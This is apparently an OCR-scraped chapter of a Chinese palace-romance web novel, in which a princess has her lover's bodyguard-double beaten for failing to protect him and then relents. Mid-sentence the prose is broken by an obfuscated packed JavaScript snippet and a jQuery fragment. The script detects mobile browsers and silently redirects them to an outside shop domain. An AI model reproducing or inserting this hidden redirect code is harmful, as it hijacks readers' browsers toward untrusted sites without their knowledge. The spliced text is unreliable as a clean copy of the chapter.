文趣网 > 都市小说 > 把白月光的兄弟当替身后 > 8. 第 8 章
    朱笔蘸饱了墨,沈舒窈将手高高抬起,提笔挥洒。

    淮南路远,云知凛一行人尚未抵达。

    沈舒窈要保证,云知凛在抵达异乡的第一时间收到她的思念之情。

    她写了一封又一封,满字的信笺如雪花片堆在桌面上,密密麻麻。

    她要最终送出去的那一封是自己的行文的巅峰水平,不然放到文辞斐然的云知凛眼里一定不能看。

    可她不爱吃苦,无论女傅怎样教她她都不耐心听,只学了基础的识文断字,写文章的平仄对偶可谓一窍不通。

    书到用时方恨少,沈舒窈此时就是这么个窘迫的处境。

    她的字迹未经刻苦练习,再加上长时间不动笔,拿着笔的手指抖得像被筷子夹住的软面条,写出来的字迹歪歪扭扭,远观起来,真不如撒把米让鸡啄。

    沈舒窈越写越觉得难看,没多久就崩溃大叫一声,将信纸揉成一团,狠狠掷出去。

    但当又一张白纸平铺到她面前时,她脑中空空,又要命宫女将纸团捡回桌面,摆在眼前,对照着写。

    就这样磨磨蹭蹭挨到入夜,那封信总算凑凑合合写完了,心力憔悴的沈舒窈在众宫女的服侍下歇下。然而次日晨起醒来,沈舒窈瞥见桌边那张自己写的信笺,顿觉措辞蠢笨矫作,满脸嫌恶地揉成一团,扔到一边,早膳也顾不得吃,坐到桌前拿起笔。

    功夫不负有心人,半个月后,云知凛将要抵达淮南之时,沈舒窈千辛万苦,终于折腾出一封还算看得过眼的信,盛至锦盒中,差小黄门送往驿传。

    这封信被送到了千里之外的云知凛手中,他看也未看,连同锦盒一同抛至一旁。

    这样的书信在云知凛于淮南赈灾的三个月期间还有很多,他都将其放至一处,盒子堆得房间逐渐放不下,云知凛便叫人扔到一个空房间去,离开时并没有带走。

    或许是故意,亦或者是无暇顾及。

    他在淮南经历了一场刺杀,褚越作为替身并没有起到应有的作用,刺客识别出他的身份,用一把长剑刺进他的胸口。

    好在他学过一点武,反应足够及时,这才避开了要害。

    但这伤也让他足足休养了两个月,才启程回京。

    这一耽搁,让沈舒窈再到他时,已是半年后。

    天还未明,沈舒窈便起床梳洗打扮,穿一身最最亮眼的棠色华衣,腰环金玉带,头挽凌云髻,遍插赤金点翠珠钗,熬红一双眼,在宫道旁迎接云知凛。可惜云知凛并没有停下车架。

    一队人马整齐有素,训练划一,比离开时规训许多,也消瘦许多,外面行走的几个侍从能明显看到颧骨下方的脸颊上的肉凹陷下去,眼窝轮廓也凸了出来,活像遭受了一场非人折磨。

    “表哥!”沈舒窈撕心裂肺一声叫,马车半分不停,甚至还不留情面地加快了些,沈舒窈追了两步,怔怔看着云知凛离去的方向。

    云知凛能不顾及公主的颜面,其他人却不能,队伍中间一辆马车停下来,后面的也不好正大光明越过去,都跟着被迫停下。

    最前那辆马车上下来一人,一袭白衣,手中拿着一个极为精巧的描金匣子。他身形颀长,眉眼微微上挑,是最俊俏不过的丹凤眼,虽然其他人看起来落魄憔悴,他却神采奕奕,一看见沈舒窈,眼眸抬起,眼睛亮如晨星,似乎将周围都照亮了几分。

    他将匣子缓缓递到沈舒窈面前,轻声道:“殿下。”

    话刚出口,便挨了清脆的一巴掌。

    褚越错愕地看向沈舒窈,只见她泪眼朦胧,眼尾泛红,开口便是一句厉声责问:“为什么表哥受伤了?你不是替身吗?为什么没护他周全?”

    褚越沉默良久,道:“我们之中有内贼,我的身份被人识破了,那刺客夜间藏于房梁之上,趁临川王独自一人就寝之时发难,我们一时之间都来不及。”

    这话早在他们回来之前,沈舒窈便从小黄门口中听过,当时摔碎整张桌子上的玉器瓷盏。

    可再听一遍,还是心如刀割,内心疼痛与愤懑无处宣泄,扬手又是一巴掌。

    “那刺客呢?我要将他活剐了。”

    褚越低垂着头,声音也压得极低,似乎一阵风刮过,就能将之吹走了。

    “刺客已经处死,就地掩埋,路途遥远,不方便带回。”

    沈舒窈紧咬着牙关看向褚越:“我说过,表哥少了一根头发丝,我便唯你是问!”

    褚越的头更低了,手中匣子仿若沉重万分,他弯下身,缓缓放于地面,沈舒窈一招手:“杖毙。”

    随即便有两个绿衣小太监上来,将褚越拖走。

    木匣孤零零的摆在地面,看起来极其碍事,沈舒窈踢了一脚,听里面哗啦哗啦作响,问春桃道:“里面是什么?”春桃将其拾起打开,一道绿色的光立马射了出来。

    沈舒窈探头,见是一个翠绿色的玉手镯,成色极好,但比起沈舒窈私藏的那些,还是逊色多了。

    沈舒窈撇了撇嘴:“他眼光真差。”

    因她方才那一脚,玉手镯撞在匣壁上,已经隐隐有了一道裂痕。

    春桃见沈舒窈兴致缺缺,始终没有收回成命的意思,心急如焚,终是忍不住,开口道:“公主,褚越一心为公主……”

    沈舒窈打断道:“你要是为他求情,那就算了。”

    “不是求情,只是褚越已经是临川王的人,公主若是这样杖毙了他,临川王追究下来,一定会责怪公主。”

    沈舒窈脸色一白,道:“你怎么不早点提醒我,快把人叫回来!”

    春桃撒开步伐,也不管规不规矩,转瞬消失在拐角。

    皇宫里要一个人死十分容易,杖毙已是其中最不容易的那种死法,经常有人在里面做文章,打个上百棍都活蹦乱跳。

    但那些活下来的人都是按照上面心意,既然确定是尊贵无比的明昭公主要褚越死,那十几棍下去,他也差不多见阎王了,各个都想早点打完休息。

    褚越一声不吭,他被人拉到板凳上,宿卫队主好心在他耳边道:“你还有什么遗言吗?”

    见他不理,宿卫队主自顾自叹了一口气:“不知道你是怎么得罪了明昭公主,在大盛,她是最不能得罪的那;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17861246|212005||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    位,我也是听令行事,你做鬼不要来找咱。”

    以往听他说到这里的人,不是大哭大叫,就是大喊冤枉,叫各种大人物的名字,求再见他们一面;或者叫他们去传话,求上面回心转意;再不济就是诅咒发誓,怎么恶毒怎么来。

    唯独褚越始终一言不发,实在罕见。

    也是个硬气的,宿卫队主想,只是不知这杖落到身上还会不会这样。他不再多言,抬头高声道:“行刑!”

    嘭——

    刑杖打到人身上发出闷响,褚越脸色白了白,十杖之后,他口鼻渗血,眼前视物模糊,明明什么都看不清,但还是死死撑着眼皮,紧紧盯着入口处的方向,终于,他等到了一个宫女的身影。

    褚越如今身上没一块好肉,疼得似乎都不是自己的了,饶是如此,他唇角还是微微向上勾起,似是确认了什么。

    听到春桃急匆匆喊“住手”,他才肯偏过头昏过去。

    等到褚越再醒来时,满口苦涩,房间里飘着一股好闻的药香。

    他看到熟悉的青灰色素纱帐,身旁坐着一个青色衣服的宫女,见他清醒,慌慌忙忙出门。

    “褚越醒了,快找李太医来!”

    没过多久,便响起不紧不慢的脚步声。

    一人踏入房间,来到床榻前,让褚越半侧过身,在他身上左按按,右按按,舒展开一个笑颜,那眯缝着的双眼更看不见了,他道:“没什么大事,多修养一段时间。”

    此人正是太医署的李微,这话他不久前他也对褚越说过,可惜没起到它该有的作用。

    褚越在能下地的第二天,便因着明昭公主的命令,跟随云知凛远行到淮南。

    好在他练武,身体底子好,不然这一番折腾早死在车马颠簸当中。

    沈舒窈没过多久便出现在门口,这房间早就焕然一新,铺满了软毯锦榻,中央架起具铜炉,点了熏香,俨然从一个下人房升级成主人房。

    沈舒窈站在他床前,眉梢犹自挑着,看起来余怒未消,左右四顾:“我就说他没什么大事,你们又在吓唬我!我以前听说有人受了一百杖都没事,他才挨了几下?”

    李微拱着手道:“那日的凶险情形公主也瞧见了,做不得半分假,寻常人十杖下去,早已一脚踏进鬼门关,那些挨了百杖不死的,都是假把式。”

    原本宫里有些阴私是不适合拿到台面上说的,可惜小公主不知是天真还是单纯,连这些道理也不知晓,吩咐下去没个轻重,李微竟不怕说这些得罪了谁,给他招惹来麻烦,笑眯眯提醒道:“往后殿下若要行罚,还望三思,人命脆弱,微臣不是次次都能将人救回。”

    “那你也太没用!”沈舒窈脱口道。

    她总觉李微同她说话时少了些什么,让她在他面前总有种矮一头的错觉。

    李微瞧出了沈舒窈的色厉内荏,只笑了笑:“是臣无用。”

    送走了李太医,沈舒窈似是也有些懊悔,站在房间里,面对清醒的褚越不知道说些什么。

    还是褚越率先开口,目光灼灼地盯着沈舒窈:“殿下答应我的事情还作数吗?”